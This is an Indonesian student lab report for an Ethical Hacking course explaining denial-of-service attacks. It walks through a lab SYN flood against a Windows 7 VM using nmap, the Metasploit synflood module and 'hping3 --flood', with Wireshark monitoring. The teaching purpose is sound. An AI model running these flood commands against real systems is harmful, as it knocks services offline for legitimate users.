LAPORAN PRAKTIKUM

Denial of Service

DISUSUN OLEH **:**

Nama	: Diki Candra
Nim	: 2022903430010
Kelas	: TRKJ 2B
Jurusan	: Teknologi Informasi dan Komputer
Program Studi	: Teknologi Rekayasa Komputer Jaringan
Dosen Pengajar	: Aswandi, S.Kom, M.Kom.

JURUSAN TEKNOLOGI INFORMASI DAN KOMUNIKASI

PRODI TEKNOLOGI REKAYASA KOMPUTER DAN JARINGAN

POLITEKNIK NEGERI LHOKSEUMAWE

TAHUN 2022/2023

LEMBARAN PENGESAHAN

Laporan Yang Berjudul	: Denial of Service
Disusun Oleh	: Diki Candra
NIM	: 2022903430010
Jurusan	: Teknologi Informasi & Komputer
Program Studi	: Teknologi Rekayasa Komputer Jaringan
Mata Kuliah	: Ethical Hacking
Tabel Penilaian	:

Mengetahui,

Dosen Pembimbing,	Penyusun,
Aswandi, S.Kom, M.Kom	Diki Candra
NIP. 197209242010121001	NIM. 2022903430010

Denial of Service

Latar Belakang Denial of Service (DoS):

Denial of Service (DoS) merupakan serangan siber yang bertujuan untuk membuat layanan atau sumber daya komputer menjadi tidak tersedia untuk pengguna yang sah. Dalam serangan ini, penyerang berusaha menghabiskan sumber daya yang ada atau membuatnya tidak dapat diakses oleh pengguna yang sah. Latar belakang DoS melibatkan berbagai motivasi dan metode yang dapat merugikan organisasi atau individu yang menjadi target.

1. **Motivasi:**
    - Eksploitasi Kelemahan: Penyerang mungkin mencoba memanfaatkan kelemahan atau kerentanan di sistem atau aplikasi untuk membuatnya tidak berfungsi dengan benar.
    - Persaingan Bisnis: Dalam beberapa kasus, pesaing bisnis atau kelompok dengan kepentingan tertentu mungkin melakukan serangan DoS untuk merugikan reputasi atau kinerja pesaing.
2. **Tujuan Umum Serangan DoS:**
    - Menonaktifkan Layanan: Serangan DoS bertujuan untuk menonaktifkan layanan atau sumber daya tertentu, seperti situs web, server, atau jaringan.
    - Mengganggu Ketersediaan: Penyerang ingin mengganggu ketersediaan layanan, membuatnya tidak dapat diakses oleh pengguna yang sah.
3. **Metode Serangan DoS:**
    - Serangan Banjir (Flood Attacks): Melibatkan pengiriman volume besar permintaan ke target untuk menghabiskan sumber daya, seperti bandwidth atau daya pemrosesan.
    - Serangan Ping of Death: Memanfaatkan celah di protokol ICMP (Internet Control Message Protocol) untuk mengirim pesan ping yang berukuran lebih besar dari batas yang diizinkan, menyebabkan kelebihan beban pada sistem target.
    - Serangan SYN Flooding: Menyerang protokol TCP dengan mengirimkan sejumlah besar permintaan koneksi tanpa menyelesaikannya, membuat sumber daya terkuras untuk menangani permintaan yang tak terhitung jumlahnya.
    - Serangan DNS Amplification: Memanfaatkan server DNS untuk mengirimkan volume besar respons ke target, membanjiri sumber daya dan mengakibatkan penurunan kinerja.

Konsep Denial of Service:

1. Menghabiskan Sumber Daya: Penyerang berusaha untuk menghabiskan sumber daya kritis, seperti bandwidth, daya pemrosesan, atau memori, sehingga layanan atau sistem tidak dapat berfungsi dengan baik.
2. Membuat Ketersediaan Menjadi Terbatas: Serangan DoS bertujuan membuat layanan atau sumber daya menjadi tidak tersedia untuk pengguna yang sah. Hal ini dapat merugikan bisnis, organisasi, atau individu yang bergantung pada ketersediaan layanan tersebut.
3. Penyerangan Melalui Jumlah Besar Permintaan: Dalam banyak kasus, serangan DoS dilakukan dengan mengirimkan jumlah besar permintaan atau lalu lintas ke target, membanjiri jaringan atau sistem dengan volume yang tidak dapat ditangani.
4. Ketidakmampuan untuk Menanggapi Permintaan: Target serangan DoS menjadi tidak mampu menanggapi permintaan yang masuk dengan benar, baik karena sumber daya terkuras atau karena overload akibat serangan.
5. Kemajuan Teknologi dan Perlindungan: Sementara serangan DoS terus berkembang, demikian juga metode perlindungan. Pengembangan teknologi keamanan seperti firewall, perangkat deteksi serangan, dan sistem mitigasi DoS menjadi esensial untuk melawan serangan semacam ini.

Dengan pemahaman tentang latar belakang dan konsep Denial of Service, organisasi dapat mengambil langkah-langkah untuk melindungi diri dari serangan semacam ini, termasuk penerapan tindakan keamanan proaktif dan pemantauan jaringan yang efektif.

Langkah-langkah melakukan Denial of Service

1. Pertama sekali buka kali linux.
2. Lalu buka terminal di kali linux.
3. Ketik pada terminal “nmap -p 21 172.20.10.2”

   Sesuaikan ip pada windows.

```
└─$ nmap -p 21 172.20.10.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-08 08:38 WIB
Nmap scan report for 172.20.10.2
Host is up (0.0029s latency).

PORT   STATE  SERVICE
21/tcp closed ftp
```

4. Ketik “msfconsole” pada terminal.
5. Lalu ketik “use auxilary/dos/tcp/synflood”. Dan kemudian enter

```
msf6 > use auxiliary/dos/tcp/synflood
```


6. Kemudian ketik “show option”.
7. Dan ketik “set RHOST 172.20.10.2” dan “set RPORT 21”.

```
msf6 auxiliary(dos/tcp/synflood) > set RHOST 172.20.10.2
RHOST ⇒ 172.20.10.2
msf6 auxiliary(dos/tcp/synflood) > set RPORT 21
RPORT ⇒ 21
```

8. Ketik “set SHOST 172.20.0.1” dan set TIMEOUT 30000” lalu ketik exploit.


```
msf6 auxiliary(dos/tcp/synflood) > set SHOST 172.20.0.1
SHOST ⇒ 172.20.0.1
msf6 auxiliary(dos/tcp/synflood) > set TIMEOUT 30000
TIMEOUT ⇒ 30000
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 172.20.10.2

[*] SYN flooding 172.20.10.2:21 ...
```

9. Sekarang buka windows 7 dan buka task manager di windows tersebut.




10. Lalu buka wireshark,jika tidak ada bisa di download terlebih dahulu.

    Dan hubungkan kali linux ke window melalui wireshark seperti di bawah.



11. Lalu ketik “hping3 172.20.10.2 --flood”

12. Lalu lihat Kembali di wireshark



Kesimpulan

Langkah-langkah yang dijelaskan di atas menggambarkan serangan Denial of Service (DoS) menggunakan metode SYN Flood, yang merupakan salah satu teknik paling umum digunakan untuk membuat layanan atau jaringan tidak dapat diakses. Berikut adalah kesimpulan dari langkah-langkah percobaan tersebut:

1. **Penetrasi dan Pemindaian:**
    - Penggunaan Nmap untuk melakukan pemindaian pada port 21 dari alamat IP target (172.20.10.2).
    - Pemindaian ini dilakukan untuk mengidentifikasi port yang terbuka dan potensial untuk diserang.
2. **Metasploit Framework:**
    - Penggunaan Metasploit Framework, sebuah alat penetrasi siber yang memiliki berbagai modul dan eksploitasi yang dapat digunakan oleh peneliti keamanan.
    - Pemilihan modul "auxiliary/dos/tcp/synflood" untuk melakukan serangan DoS dengan metode SYN Flood.
3. **Konfigurasi Modul Metasploit:**
    - Pengaturan alamat IP target (RHOST) dan port target (RPORT) pada modul SYN Flood.
    - Pengaturan alamat IP pengirim (SHOST) dan TIMEOUT.
4. **Pelaksanaan Eksploitasi:**
    - Pelaksanaan eksploitasi dengan mengetikkan perintah "exploit" pada Metasploit Framework.
    - Proses ini dimaksudkan untuk mengirimkan sejumlah besar permintaan koneksi SYN ke target, menghabiskan sumber daya dan menyebabkan layanan menjadi tidak responsif.
5. **Monitoring Kondisi Target:**
    - Penggunaan Task Manager di sistem target (Windows 7) untuk memonitor kinerja dan penggunaan sumber daya.
    - Penggunaan Wireshark untuk menganalisis lalu lintas jaringan antara Kali Linux dan Windows 7.

6. **Pelaksanaan Serangan dengan Hping3:**
    - Penggunaan Hping3 untuk melakukan serangan dengan perintah "hping3 172.20.10.2 --flood".
    - Perintah ini membanjiri target dengan paket SYN tanpa menyelesaikan proses koneksi, yang merupakan karakteristik dari serangan SYN Flood.
7. **Analisis Hasil dengan Wireshark:**
    - Melihat hasil serangan dalam Wireshark untuk menganalisis dampak serangan terhadap lalu lintas jaringan.
    - Terlihat adanya paket SYN yang tidak diikuti oleh paket ACK, menunjukkan serangan SYN Flood yang sedang berlangsung.

    Kesimpulan: Langkah-langkah tersebut menciptakan lingkungan uji coba untuk mengimplementasikan serangan Denial of Service dengan menggunakan teknik SYN Flood. Serangan ini berhasil menciptakan beban koneksi yang sangat tinggi pada target, menyebabkan layanan menjadi tidak responsif. Kesimpulannya, serangan DoS, terutama dengan metode SYN Flood, dapat menyebabkan gangguan serius pada ketersediaan layanan dan merugikan target yang diserang. Oleh karena itu, perlindungan dan deteksi dini terhadap serangan semacam ini sangat penting untuk menjaga kestabilan sistem dan layanan.